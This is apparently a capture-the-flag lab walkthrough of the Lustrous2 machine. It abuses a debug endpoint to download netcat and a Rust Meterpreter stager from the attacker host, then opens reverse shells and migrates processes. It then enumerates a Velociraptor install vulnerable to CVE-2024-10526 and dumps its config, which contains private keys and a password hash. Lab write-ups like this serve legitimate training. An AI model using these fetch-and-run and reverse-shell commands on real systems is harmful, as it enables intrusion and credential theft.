Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
So we have been catch by a security software like antivirus or edr.
with Netcat + Penelope
Ok let’s go to try with a simple netcat then upgrade to a Meterpreter shell.
We keep our current local web server running, stop the Meterpreter listener and start a Penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  💀 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Upload and run our netcat on the target:
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary 'pin=ba45c518&command=iwr http://10.8.4.253/nc64.exe -outfile c:\programdata\nc.exe' -X POST
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary 'pin=ba45c518&command=c:\programdata\nc.exe 10.8.4.253 443 -e cmd' -X POST
Got a shell and grab the flag Lustrous2_User:
[+] Got reverse shell from 💻 lus2dc.lustrous2.vl~10.10.71.5 😍️ - Assigned SessionID <1>
[+] Added readline support...
[+] Interacting with session [1], Shell Type: Basic, Menu key: Ctrl-D
[+] Logging to /home/user/.penelope/lus2dc.lustrous2.vl~10.10.71.5/lus2dc.lustrous2.vl~10.10.71.5.log 📜
C:\inetpub\lushare>cd c:\
cd c:\

c:\>dir
dir
 Volume in drive C is System
 Volume Serial Number is 58B1-CECF

 Directory of c:\

09/06/2024  07:39 AM    <DIR>          datastore
09/06/2024  04:37 AM    <DIR>          inetpub
05/08/2021  12:20 AM    <DIR>          PerfLogs
09/07/2024  04:41 AM    <DIR>          Program Files
09/06/2024  04:38 AM    <DIR>          Program Files (x86)
09/06/2024  05:57 AM    <DIR>          temp
08/31/2024  12:56 AM    <DIR>          Users
09/06/2024  07:52 AM                36 user_2e9c1.txt
09/07/2024  04:55 AM    <DIR>          Windows
               1 File(s)             36 bytes
               8 Dir(s)   4,546,330,624 bytes free

c:\>type user_2e9c1.txt
type user_2e9c1.txt
VL{636d8f0a348196f1c939d33bedc5e0e8}
with Rust stager + MSF shellcode
Another way can be using Rust to create a stager with a MSF shellcode:
Install the requirement for our project:
$ sudo apt install rustup
$ rustup default stable
$ rustup target add x86_64-pc-windows-gnu
$ git clone https://github.com/0xdea/backdoo-rs.git
$ cd backdoo-rs
$ cargo build --release --target x86_64-pc-windows-gnu
$ cp target/x86_64-pc-windows-gnu/release/backdoo-rs.exe ../.
$ cd ..
Start a Meterpreter listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
LHOST => tun0
LPORT => 443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.8.4.253:443
msf6 exploit(multi/handler) >
Try to upload then execute a Rust stager:
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary 'pin=ba45c518&command=iwr http://10.8.4.253/backdoo-rs.exe -outfile c:\programdata\backdoo-rs.exe' -X POST
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary 'pin=ba45c518&command=c:\programdata\backdoo-rs.exe 10.8.4.253:443' -X POST
backdoo-rs - A simple Meterpreter stager written in Rust
Copyright (c) 2024 Marco Ivaldi <raptor@0xdeadbeef.info>

[*] Using reverse_tcp stager (10.8.4.253:443)
[+] Payload received!
another way can be:
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary 'pin=ba45c518&command=iwr http://10.8.4.253/backdoo-rs.exe -outfile c:\programdata\backdoo-rs.exe' -X POST
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary "pin=ba45c518&command=Start-Process -FilePath 'c:\programdata\backdoo-rs.exe' -ArgumentList '10.8.4.253:443'" -X POST
We got a shell as ShareSvc:
[*] Sending stage (203846 bytes) to 10.10.92.197
[*] Sending stage (203846 bytes) to 10.10.92.197
[*] Meterpreter session 2 opened (10.8.4.253:443 -> 10.10.92.197:65104) at 2025-01-31 19:10:34 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows                               10.8.4.253:443 -> 10.10.92.197:65103 (10.10.92.197)
  2         meterpreter x64/windows  LUSTROUS2\ShareSvc @ LUS2DC  10.8.4.253:443 -> 10.10.92.197:65104 (10.10.92.197)
We migrate to another process:
msf6 exploit(multi/handler) > sessions 2
meterpreter > ps

Process List
============

 PID   PPID  Name                                       Arch  Session  User                Path
 ---   ----  ----                                       ----  -------  ----                ----
 0     0     [System Process]
 4     0     System
 96    4     Registry
 292   656   svchost.exe
 320   4     smss.exe
 344   656   svchost.exe
 440   432   csrss.exe
 508   656   svchost.exe
 516   504   csrss.exe
 536   432   wininit.exe
 592   504   winlogon.exe
 656   536   services.exe
 676   536   lsass.exe
 868   656   svchost.exe
 912   656   svchost.exe
 1036  656   svchost.exe
 1044  656   svchost.exe
 1052  656   svchost.exe
 1068  592   dwm.exe
 1144  656   svchost.exe
 1256  656   svchost.exe
 1328  4832  backdoo-rs.exe                             x64   0        LUSTROUS2\ShareSvc  C:\ProgramData\backdoo-rs.exe
 1420  656   svchost.exe
 1528  656   svchost.exe
 1804  656   svchost.exe
 2064  656   spoolsv.exe
 2080  2196  AggregatorHost.exe
 2132  656   svchost.exe
 2152  656   certsrv.exe
 2164  656   svchost.exe
 2196  656   svchost.exe
 2228  656   svchost.exe
 2264  656   SecurityHealthService.exe
 2268  656   vds.exe
 2300  656   svchost.exe
 2340  656   ismserv.exe
 2348  656   Microsoft.ActiveDirectory.WebServices.exe
 2412  656   vm3dservice.exe
 2432  656   MsMpEng.exe
 2464  656   dns.exe
 2484  656   Velociraptor.exe
 2516  656   dfsrs.exe
 2532  656   dfssvc.exe
 2748  2412  vm3dservice.exe
 3348  656   Velociraptor.exe
 3368  2192  MicrosoftEdgeUpdate.exe
 3728  592   fontdrvhost.exe
 3732  536   fontdrvhost.exe
 3828  592   LogonUI.exe
 4196  656   NisSrv.exe
 4696  656   msdtc.exe
 4832  2300  w3wp.exe                                   x64   0        LUSTROUS2\ShareSvc  C:\Windows\System32\inetsrv\w3wp.exe
 5084  4832  conhost.exe                                x64   0        LUSTROUS2\ShareSvc  C:\Windows\System32\conhost.exe
meterpreter > migrate 4832
[*] Migrating from 1328 to 4832...
[*] Migration completed successfully.
Privilege Escalation (Lustrous2_Root)
We proceed to a local enumeration.
We found a non standard folder named datastore at C:\
c:\>dir
 Volume in drive C is System
 Volume Serial Number is 58B1-CECF

 Directory of c:\

09/06/2024  07:39 AM    <DIR>          datastore
09/06/2024  04:37 AM    <DIR>          inetpub
05/08/2021  12:20 AM    <DIR>          PerfLogs
09/07/2024  04:41 AM    <DIR>          Program Files
09/06/2024  04:38 AM    <DIR>          Program Files (x86)
09/06/2024  05:57 AM    <DIR>          temp
08/31/2024  12:56 AM    <DIR>          Users
09/06/2024  07:52 AM                36 user_2e9c1.txt
09/07/2024  04:55 AM    <DIR>          Windows
               1 File(s)             36 bytes
               8 Dir(s)   4,542,271,488 bytes free

c:\>cd datastore
c:\datastore>tree
Folder PATH listing for volume System
Volume serial number is 58B1-CECF
C:.
+---acl
+---clients
�   +---C.f0551400529f04d1
�   �   +---artifacts
�   �   �   +---Generic.Client.Info
�   �   �   �   +---F.CRDI2HL5I2RI6
�   �   �   +---Windows.System.CmdShell
�   �   +---collections
�   �   �   +---F.CRDI2HL5I2RI6
�   �   �   +---F.CRDI33HLPHFIS
�   �   +---flow_index
�   �   �   +---filter
�   �   �   �   +---Artifacts
�   �   �   �       +---%28%3Fi%29%28Windows.System.PowerShell%7CWindows.System.CmdShell%7CLinux.Sys.BashShell%7CGeneric.Client.VQL%29
�   �   �   �           +---sorted
�   �   �   �               +---FlowId
�   �   �   �                   +---asc
�   �   �   +---sorted
�   �   �       +---FlowId
�   �   �           +---asc
�   �   +---monitoring
�   �   �   +---Generic.Client.Stats
�   �   +---monitoring_logs
�   �   �   +---Generic.Client.Stats
�   �   +---tasks
�   +---server
�       +---flow_index
�       �   +---filter
�       �   �   +---Creator
�       �   �       +---%28%3Fi%29operator
�       �   �           +---sorted
�       �   �               +---FlowId
�       �   �                   +---asc
�       �   +---sorted
�       �       +---FlowId
�       �           +---asc
�       +---monitoring
�           +---System.Flow.Completion
+---client_info
+---config
�   +---secrets
+---logs
+---notebooks
�   +---Dashboards
�       +---Server.Internal.Welcome
�       +---Server.Monitor.Health
�           +---uploads
�               +---data
+---server_artifacts
�   +---Server.Audit.Logs
�   +---Server.Internal.ArtifactModification
�   +---Server.Monitor.Health
�       +---Prometheus
+---server_artifact_logs
�   +---Server.Monitor.Health
�       +---Prometheus
+---users
    +---admin
    �   +---mru
    +---gui
Seems related to a client/server app with a gui.
Checking more under acl folder we found that is related to Velociraptor, an advanced digital forensic and incident response tool that enhances your visibility into your endpoints:
c:\datastore\acl>dir /A
 Volume in drive C is System
 Volume Serial Number is 58B1-CECF

 Directory of c:\datastore\acl

09/06/2024  07:48 AM    <DIR>          .
09/06/2024  07:39 AM    <DIR>          ..
09/06/2024  07:34 AM                27 admin.json.db
09/06/2024  07:47 AM                97 operator.json.db
01/31/2025  03:57 PM                40 VelociraptorServer.json.db
We found that 2 accounts exist with different roles:
c:\datastore\acl>type admin.json.db
{"roles":["administrator"]}

c:\datastore\acl>type operator.json.db
{"filesystemWrite":true, "roles":["reader", "analyst", "investigator", "artifact_writer", "api"]}
Check if it’s installed:
c:\Program Files>dir
 Volume in drive C is System
 Volume Serial Number is 58B1-CECF

 Directory of c:\Program Files

09/07/2024  04:41 AM    <DIR>          .
09/07/2024  04:54 AM    <DIR>          Amazon
08/31/2024  12:03 AM    <DIR>          Common Files
09/06/2024  04:39 AM    <DIR>          dotnet
09/06/2024  04:38 AM    <DIR>          IIS
08/31/2024  12:32 AM    <DIR>          Internet Explorer
05/08/2021  12:20 AM    <DIR>          ModifiableWindowsApps
09/06/2024  07:35 AM    <DIR>          Velociraptor
09/06/2024  07:34 AM    <DIR>          VelociraptorServer
09/07/2024  04:40 AM    <DIR>          VMware
08/31/2024  12:55 AM    <DIR>          Windows Defender
08/31/2024  12:32 AM    <DIR>          Windows Defender Advanced Threat Protection
08/31/2024  12:32 AM    <DIR>          Windows Mail
08/31/2024  12:32 AM    <DIR>          Windows Media Player
05/08/2021  01:35 AM    <DIR>          Windows NT
03/02/2022  07:58 PM    <DIR>          Windows Photo Viewer
05/08/2021  12:34 AM    <DIR>          WindowsPowerShell
Confirmed both client and server are installed
Checking more we found the Velociraptor version v0.72.4:
c:\Program Files\VelociraptorServer>dir
 Volume in drive C is System
 Volume Serial Number is 58B1-CECF

 Directory of c:\Program Files\VelociraptorServer

09/06/2024  07:34 AM    <DIR>          .
09/07/2024  04:41 AM    <DIR>          ..
09/06/2024  07:34 AM             2,563 client.config.yaml
09/06/2024  07:34 AM            12,972 server.config.yaml
09/06/2024  07:03 AM        60,144,064 velociraptor-v0.72.4-windows-amd64.exe
               3 File(s)     60,159,599 bytes
               2 Dir(s)   4,540,334,080 bytes free
We found an interesting BIG warning on the top of the main page related to the CVE-2024-10526 impacted Velociraptor version < 0.73.3:

So seems we are vulnrable
CVE-2024-10526 - LPE In Windows Velociraptor Service
- CVE-2024-10526 Local Privilege Escalation In Windows Velociraptor Service
- The Velociraptor Windows MSI installer creates the installation directory with WRITE_DACL permission to the BUILTIN\Users group.
- This allows local users who are not administrators to grant themselves the Full Control permission on Velociraptor’s files. By modifying Velociraptor’s files, local users can subvert the binary and cause the Velociraptor service to execute arbitrary code as the SYSTEM user, or to replace the Velociraptor binary completely.
In the VelociraptorServer folder, we found the server configuration file `server.config.yaml':
c:\Program Files\VelociraptorServer>dir
 Volume in drive C is System
 Volume Serial Number is 58B1-CECF

 Directory of c:\Program Files\VelociraptorServer

09/06/2024  07:34 AM    <DIR>          .
09/07/2024  04:41 AM    <DIR>          ..
09/06/2024  07:34 AM             2,563 client.config.yaml
09/06/2024  07:34 AM            12,972 server.config.yaml
09/06/2024  07:03 AM        60,144,064 velociraptor-v0.72.4-windows-amd64.exe
               3 File(s)     60,159,599 bytes
               2 Dir(s)   4,525,019,136 bytes free

c:\Program Files\VelociraptorServer>type server.config.yaml
version:
  name: velociraptor
  version: 0.72.4
  commit: d568709b
  build_time: "2024-07-04T14:03:05Z"
  install_time: 1725636828
  compiler: go1.22.5
Client:
  server_urls:
  - https://localhost:8000/
  ca_certificate: |
    -----BEGIN CERTIFICATE-----
    MIIDSzCCAjOgAwIBAgIQIRnpQjrW1aIURqQbu2cKojANBgkqhkiG9w0BAQsFADAa
    MRgwFgYDVQQKEw9WZWxvY2lyYXB0b3IgQ0EwHhcNMjQwOTA2MTUzNDA0WhcNMzQw
    OTA0MTUzNDA0WjAaMRgwFgYDVQQKEw9WZWxvY2lyYXB0b3IgQ0EwggEiMA0GCSqG
    SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDjJw2CgQEZOA4WGz2iSi2Wre432XHGPNmS
    SCb47TG3BIW7YPvD73frcEhhX2ixWLXPpfs7qQdMe9Zi5rV16RgXw25R9x13awU5
    1J/KUeNiMxmrQB9KSCUHO3e8kDEuLC0wV26K76TVX8KIm0vklJP4mpv7Mj9CgHBN
    4qGwTqB1y7h2wyTanUJlwasY/lGU5u7w4wj2z6+OOOA+/S9NEiJ3Sw+fcd+dma2C
    kzqFEYioa3GED+veIfu+OFRyWaO3Pce2gV57ZXnli3AhtQMoFb1w5l6O5IQzhrKU
    7inc3KSb8kG+2vzQB4jwGLU0+wbSkyckXY+5592uIG3tVvdy+L9bAgMBAAGjgYww
    gYkwDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQWMBQGCCsGAQUFBwMBBggrBgEFBQcD
    AjAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQWBBTfTRyiGGBqOr5F541v8pOYkcFz
    ADAoBgNVHREEITAfgh1WZWxvY2lyYXB0b3JfY2EudmVsb2NpZGV4LmNvbTANBgkq
    hkiG9w0BAQsFAAOCAQEAt4tFN1KZF1wrmhOT/1f0DXnwgaACkhJmC2HARfp46hGY
    FvqumxwNkUTc0hyPdwK2iy+57RCTS70CgGvsvSf6bDx7jSBpBJ8KzYXxOwcNRPaK
    4KJV7ZQQA2U6ax3c5LNuUupY63tRh7j/AgeVvnVP8CLTEvWTHD1kEQ/cTyn0XDSn
    7yINImANYuWJkWO6i9eKXYxTGXWhG+n1xEmQvZIed8SsOyt/pvTbFnUtKNTokUnb
    B71PNi/CkZRJpULuAk9eJvLgKhEgIeVpY2rxYvVPBJNqwWwGypKOzWGX0+ueQReQ
    is5cJn9DbPiu82yg/HdQu9vfroG+QktqdZgx5KJkxA==
    -----END CERTIFICATE-----
  nonce: BpoGFOhazN8=
  writeback_darwin: /etc/velociraptor.writeback.yaml
  writeback_linux: /etc/velociraptor.writeback.yaml
  writeback_windows: $ProgramFiles\Velociraptor\velociraptor.writeback.yaml
  level2_writeback_suffix: .bak
  tempdir_windows: $ProgramFiles\Velociraptor\Tools
  max_poll: 60
  nanny_max_connection_delay: 600
  windows_installer:
    service_name: Velociraptor Server
    install_path: $ProgramFiles\Velociraptor\Velociraptor.exe
    service_description: Velociraptor Server Service
  darwin_installer:
    service_name: com.velocidex.velociraptor
    install_path: /usr/local/sbin/velociraptor
  version:
    name: velociraptor
    version: 0.72.4
    commit: d568709b
    build_time: "2024-07-04T14:03:05Z"
    install_time: 1725636828
    compiler: go1.22.5
  use_self_signed_ssl: true
  max_upload_size: 5242880
  local_buffer:
    memory_size: 52428800
    disk_size: 1073741824
    filename_linux: /var/tmp/Velociraptor_Buffer.bin
    filename_windows: $TEMP/Velociraptor_Buffer.bin
    filename_darwin: /var/tmp/Velociraptor_Buffer.bin
API:
  hostname: localhost
  bind_address: 127.0.0.1
  bind_port: 8001
  bind_scheme: tcp
GUI:
  bind_address: 127.0.0.1
  bind_port: 8889
  gw_certificate: |
    -----BEGIN CERTIFICATE-----
    MIIDQjCCAiqgAwIBAgIRAKYUQbeZsVYxzdNftJYKsIowDQYJKoZIhvcNAQELBQAw
    GjEYMBYGA1UEChMPVmVsb2NpcmFwdG9yIENBMB4XDTI0MDkwNjE1MzQwNFoXDTI1
    MDkwNjE1MzQwNFowKTEVMBMGA1UEChMMVmVsb2NpcmFwdG9yMRAwDgYDVQQDDAdH
    UlBDX0dXMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA06PnTBbNesX2
    SPzeL4CIdF8mhyGRU7kdargtiJ5I9v0QmSFZqzlEZjfG7CFfdsP7PR2e1xVrnqT1
    LD9DjgiooyZATp8R3GiZq9+d8Xmf+oMUcP14grjiyrvvaYHm44Clv8ZHEJ4tcY3a
    AQfbPSRMhniMmlaWoD+PeelIKhnmt51jMVGneMTHnXMr5/5J2K2uUrLONl2j/Ifz
    OTCNsAH4eO/kCrO/e6E/6vLxPCpf1VrmasYiKmvGLynJmHERmdcXxjDzUMNRHuDN
    fVSpnES8djZD0ebDYyRmEjLX/9rrIVGiIZfhp1CE+Vh4SZufupLewbWnmej5VyDi
    HiNLB8H6kQIDAQABo3QwcjAOBgNVHQ8BAf8EBAMCBaAwHQYDVR0lBBYwFAYIKwYB
    BQUHAwEGCCsGAQUFBwMCMAwGA1UdEwEB/wQCMAAwHwYDVR0jBBgwFoAU300cohhg
    ajq+ReeNb/KTmJHBcwAwEgYDVR0RBAswCYIHR1JQQ19HVzANBgkqhkiG9w0BAQsF
    AAOCAQEAxBdSHpT10hPHSa9BgsegHnwHMY7TT8n6Tik0Z5IW6v3n2XvUy94V6PPr
    4HijeAqHK6e9uPaNg6JVipvzz8TK0j1dhk08C94OYXCLq6z8AjNr+h2BMTWVQxoz
    K3zeoUJxU3dM4/zSO6i9rt/XqeCZ3EHjGRdVmvzAflcJagjuDBgbj/jtf5mfSkv3
    XU0ald7/50jqqes8IgvJmiAJQXvfnS5LIZNwJdrYgJUx5mSLL8PPq+UkZqkUG3bW
    gq16sjLC6asEspqrXPdh4RvovW6m3stT9kFszTYHd9+XB5uKEP3m1Zp5QlB/gIUV
    2pB+YF8wgSEbAYDOdU7AC9imbqT+Kg==
    -----END CERTIFICATE-----
  gw_private_key: |
    -----BEGIN RSA PRIVATE KEY-----
    MIIEowIBAAKCAQEA06PnTBbNesX2SPzeL4CIdF8mhyGRU7kdargtiJ5I9v0QmSFZ
    qzlEZjfG7CFfdsP7PR2e1xVrnqT1LD9DjgiooyZATp8R3GiZq9+d8Xmf+oMUcP14
    grjiyrvvaYHm44Clv8ZHEJ4tcY3aAQfbPSRMhniMmlaWoD+PeelIKhnmt51jMVGn
    eMTHnXMr5/5J2K2uUrLONl2j/IfzOTCNsAH4eO/kCrO/e6E/6vLxPCpf1VrmasYi
    KmvGLynJmHERmdcXxjDzUMNRHuDNfVSpnES8djZD0ebDYyRmEjLX/9rrIVGiIZfh
    p1CE+Vh4SZufupLewbWnmej5VyDiHiNLB8H6kQIDAQABAoIBAHeNhhIga3CoNUjj
    tytEQ1DhkyUQnEScNHbdlbMwHu2O5PprsXicv/uyFGe9Lm0rplfOzLSZQBL9AhY9
    oo6wa3rGF9uR1ggY+n3xswn+d5WOyFRPiuzlPg/h/Aswu1nWiUr82ZYUlH0p8XVV
    l85BHA12OY7RzQK3BPiMBBzsRr1/XtfmkwPaR3/raM6K+MULwx5WMcT8mEBgtOxz
    sGJHvZ6dlaoPZ5EuXH31fJnH0b4+QVJKi1Sko6E8p2yoL+sWNYygfdk166yoTB3y
    Hg4rmnSIHew0u+iMKsc0QrT4dX7gvXZrFd8Ipcytv5mPNFiMSxvUk7rUOTIPQiHz
    nuBlRRUCgYEA6B6NhsVA3a6AJsNEWzzgn/wDa189fEtAdgEDn8ma9IuA8jSgrb1c
    0dJxyrk+0K/LPlTcgnWd0QYB78XBUey987JYFdJ8IXgcYm2bLw4grnR5kRxU8aUD
    KBnwEfegKS6F6iHDEB6SxicI6gCA0pZvU7MK3fFpvY38TjocGhmCOx8CgYEA6Wn7
    aCMX9h3B7O80rY8izsZ6Rzh47ZfIsZeuYQ49I4pVS4ayYShrfPtC2XEjiEzqFkPt
    B1VEZVKkx40qdU934sJ22w+uZm9YAalRmgfB1/jasvhEYKOcPmVbwg+0F3+XILuV
    XVAhp4XMqrfH0K0rOmZi0ctZUYZFkVu/xHDyxE8CgYB5SgW/53CWpak3GA+u8Sea
    0W/j+jdBrHy5bJw9MXZz1DWD2jYfsvQ+e42UVanaGBHGt0cmMFlPsKjwZlA3A9LZ
    9VYLyRmtz3pdgFJ3ixVOs3QWfExynDwDB1KnwNIC0tmM1yl7Uc52Fk2VIMAvygXQ
    IZ1LDeun7fpp0fl/NdcUFwKBgQDXxvL0BSU8j6vbxhKzs9PgxZj6yBj6w8tzaZ55
    +LjKZzKMvHug18XuZzUYYMARW9E3PhocIlY1ON4936F1iz5v8YgA4RE/fwUjnAxk
    0XEAn/xFYL+NexKQmBDoaK363yetydu9xLsn68gVtgnRPpTsywPloA/1DqS3SNMR
    3bx/fwKBgARuKalgwUyZrhgfD2vCGpR/AY3uPr0fNlf5fG+OXbN6Nszble9ygEy2
    xE2oXqlSzerMO7ZDjlXvB515RS+THCHCgKW3WiULDa7a4SmgW5blULikwFud0+rb
    jtGge0RBkkRizs9T1rv5qOJObnVEn8EOZlj8ICfcNxnG45I/J44+
    -----END RSA PRIVATE KEY-----
  public_url: https://localhost:8889/
  links:
  - text: Documentation
    url: https://docs.velociraptor.app/
    icon_url: data:image/svg+xml;base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHdpZHRoPSI1MyIgaGVpZ2h0PSI2MyIgdmVyc2lvbj0iMS4xIiB2aWV3Qm94PSIwIDAgNTMgNjMiPjxwYXRoIGQ9Ik0yNyAzYy0zIDItMTMgOC0yMyAxMGw2IDMyYTEwMyAxMDMgMCAwIDAgMTcgMTZsNi01IDExLTExIDYtMzJDMzkgMTEgMzAgNSAyNyAzeiIgZmlsbD0iI2ZmZiIgZmlsbC1ydWxlPSJldmVub2RkIi8+PHBhdGggZD0iTTI2IDBDMjMgMiAxMiA4IDAgMTBjMSA3IDUgMzIgNyAzNWExMTMgMTEzIDAgMCAwIDE5IDE4bDctNiAxMi0xMmMyLTMgNi0yOCA4LTM1QzQwIDggMjkgMiAyNiAwWm0wIDU1LTYtNC04LTktNS0yNnYtMWwyLTFjOC0xIDE2LTYgMTYtNmwxLTEgMSAxczggNSAxNyA2bDEgMXYxcy0zIDIzLTUgMjZsLTggOWMtMiAyLTQgNC02IDR6IiBmaWxsPSIjYWIwMDAwIiBmaWxsLW9wYWNpdHk9IjEiIGZpbGwtcnVsZT0iZXZlbm9kZCIvPjxwYXRoIGQ9Ik0zOSAxOWExMzQ3IDEzNDcgMCAwIDEtMTMgMjZoLTJMMTQgMTloM2wyIDEgMSAxdjFhMjUwIDI1MCAwIDAgMSA2IDE3IDUyODkgNTI4OSAwIDAgMCA5LTIwaDR6IiBmaWxsPSIjMDAwIiBmaWxsLXJ1bGU9ImV2ZW5vZGQiIHN0cm9rZT0iIzAwMCIgc3Ryb2tlLWRhc2hhcnJheT0ibm9uZSIgc3Ryb2tlLWxpbmVjYXA9ImJ1dHQiIHN0cm9rZS1saW5lam9pbj0ibWl0ZXIiIHN0cm9rZS13aWR0aD0iMSIvPjwvc3ZnPg==
    type: sidebar
    new_tab: true
  initial_users:
  - name: admin
    password_hash: 43b7f91087b5a1bcb978d776a23330d3bf4a2c31017c0b1865ddae21c942e06d
    password_salt: 01e48c09468dcde741b493c49904cfdfcb4fa9a188efb27fa233e70265a6d4e5
  authenticator:
    type: Basic
CA:
  private_key: |
    -----BEGIN RSA PRIVATE KEY-----
    MIIEpQIBAAKCAQEA4ycNgoEBGTgOFhs9okotlq3uN9lxxjzZkkgm+O0xtwSFu2D7
    w+9363BIYV9osVi1z6X7O6kHTHvWYua1dekYF8NuUfcdd2sFOdSfylHjYjMZq0Af
    SkglBzt3vJAxLiwtMFduiu+k1V/CiJtL5JST+Jqb+zI/QoBwTeKhsE6gdcu4dsMk
    2p1CZcGrGP5RlObu8OMI9s+vjjjgPv0vTRIid0sPn3HfnZmtgpM6hRGIqGtxhA/r
    3iH7vjhUclmjtz3HtoFee2V55YtwIbUDKBW9cOZejuSEM4aylO4p3Nykm/JBvtr8
    0AeI8Bi1NPsG0pMnJF2PuefdriBt7Vb3cvi/WwIDAQABAoIBAHUmxwjvj6l6B4nP
    MtJof2qe+aVEODGNYIjZPYBUlLdXVcF2G2LKNobuueW+VzhgECSv7gqu+lyv4bnQ
    UvYk6ZAX8uXDFSdpwqA40NB/u04CHNL9lyWwX6iDOxW9KCAwGH4+GXz+a3zAjov1
    zAZvuoEU/C1plMavhzwkDk/nvUoCdrSLNPsz0s0RbNkR7fPcJ2QrwYIyHhNb56Ab
    Jyy4A8gXUz0zkL4Upk6bHPxhFeW9gA9BlAcB8DsdcPxTqbrus+B3yrfKO+hqWT0w
    /jtDssJxdnkULazO2e9ypEJ2XsNEr4NYi1PcsHD667T6EnKQm6odGWN/455FWbt0
    LFfoCkECgYEA7bUZ8wZh8M4C+JRm5fKq7N/pIQniQfDf+naFy7nG+9QiZIsofyHB
    0PiuzSXNDEVsaSJn5cn4+BFO1RfRaHmM/sUsrKzaUKO5fTa4aAhZXUBmdw+s1Sm1
    HbXea/uKTQEdzwL/tcRBQxIr2RveCCykYO/p5pTd9YKVtCGx5PgOHYcCgYEA9KIE
    fqvfHP4NZDbsExC83K3Dgx3MKUlKosyBRVdQW6d/eJJymEa5WcHOxM9Q81ZOi7VS
    M3UfU1C1ihCiuYZWNZcFeiBODoQe40nqxBzAklAYtavagMyluP8zdnbnFek1ncDy
    IXIdIPv0COBLiJSUkQubcWVRG95mu/h/oMd4pI0CgYEAsknqS6hW32l1OwL75q7L
    Wt1amygxpunG5LHvCm2t/IYQwb7KQgiMuXM8kKwwjmqntHdU3DpP3agFq7iwnR7G
    DPTQ3DbNjDwwzOS1DXptpI7AC78bD8q3iLA3QmCpS7ZxqCoEp02q8WZ4st+++fyZ
    0gdANW0kyZcHN9Mp/aW72JMCgYEAhjImgxJndzEKSZIzWJYS9H/Bw7hh2bgh4EKN
    G2u1YkH1FEBJ6qzJWqqNcbtEbehHeC5EZIP4ZizdGVrc2ScPPaCV2ZPFHgNuKkLP
    LTuUi+6yT15xo7wfoOcl5PN++q8OwXYpnR1LS1/LU98usELJaPPUFpV8s+wBsVW1
    NY6W6LUCgYEA6kDkirjXD9JH6P3+L6k3HPnt9WIQYlBALpPtddBpTezGjNiJYI0L
    /GrDzvObjMKSBwwi0kwjKAlYz2TTRercnR5mxGvJP0oAUGH7LE4WNctJ9weSeHVv
    8k3Z45vLlh/YEZ8EomicZxJXOmZuzu+lVkQnsJncQrcHXb+eVIzQPjQ=
    -----END RSA PRIVATE KEY-----
Frontend:
  hostname: localhost
  bind_address: 0.0.0.0
  bind_port: 8000
  certificate: |
    -----BEGIN CERTIFICATE-----
    MIIDWDCCAkCgAwIBAgIRAPXtfqGOQcgRFqEpDR1b9WwwDQYJKoZIhvcNAQELBQAw
    GjEYMBYGA1UEChMPVmVsb2NpcmFwdG9yIENBMB4XDTI0MDkwNjE1MzQwNFoXDTI1
    MDkwNjE1MzQwNFowNDEVMBMGA1UEChMMVmVsb2NpcmFwdG9yMRswGQYDVQQDExJW
    ZWxvY2lyYXB0b3JTZXJ2ZXIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
    AQCg56lQ2EDtnQkvzPBjCtztxbPJk0UQEeZnXOGU0ckkk0MnmOwiBmODh3EvP6qh
    K3BfpkZDe7bDie70FZQQNDvE+kt+HsQ09p7ct9nJpuK32rl5v1OPw17RVWEczmk8
    OTXn3tv53aIUEbZbBzV4ykQeaMMX3qSEHY3zFUO+aR9VUYC2W7lb9QHZkze7Q0q5
    L2kECzvEaJmeofeaCdE2OxOT0a0IBQuoEzDyjfhfQWqiYzJEhTdUxI6ZAF436J3Q
    RKjtO/maGMa1AX0yfe/0xnt/ylTZ0liHdHINph2Nfgftkq6xQGy6rklvA3N3Fer+
    GQnS+m9CSlbgbrsTF3+vqw7DAgMBAAGjfzB9MA4GA1UdDwEB/wQEAwIFoDAdBgNV
    HSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAwIwDAYDVR0TAQH/BAIwADAfBgNVHSME
    GDAWgBTfTRyiGGBqOr5F541v8pOYkcFzADAdBgNVHREEFjAUghJWZWxvY2lyYXB0
    b3JTZXJ2ZXIwDQYJKoZIhvcNAQELBQADggEBAEOgxsbWOfpkB8s2fxS2w5tKxGZZ
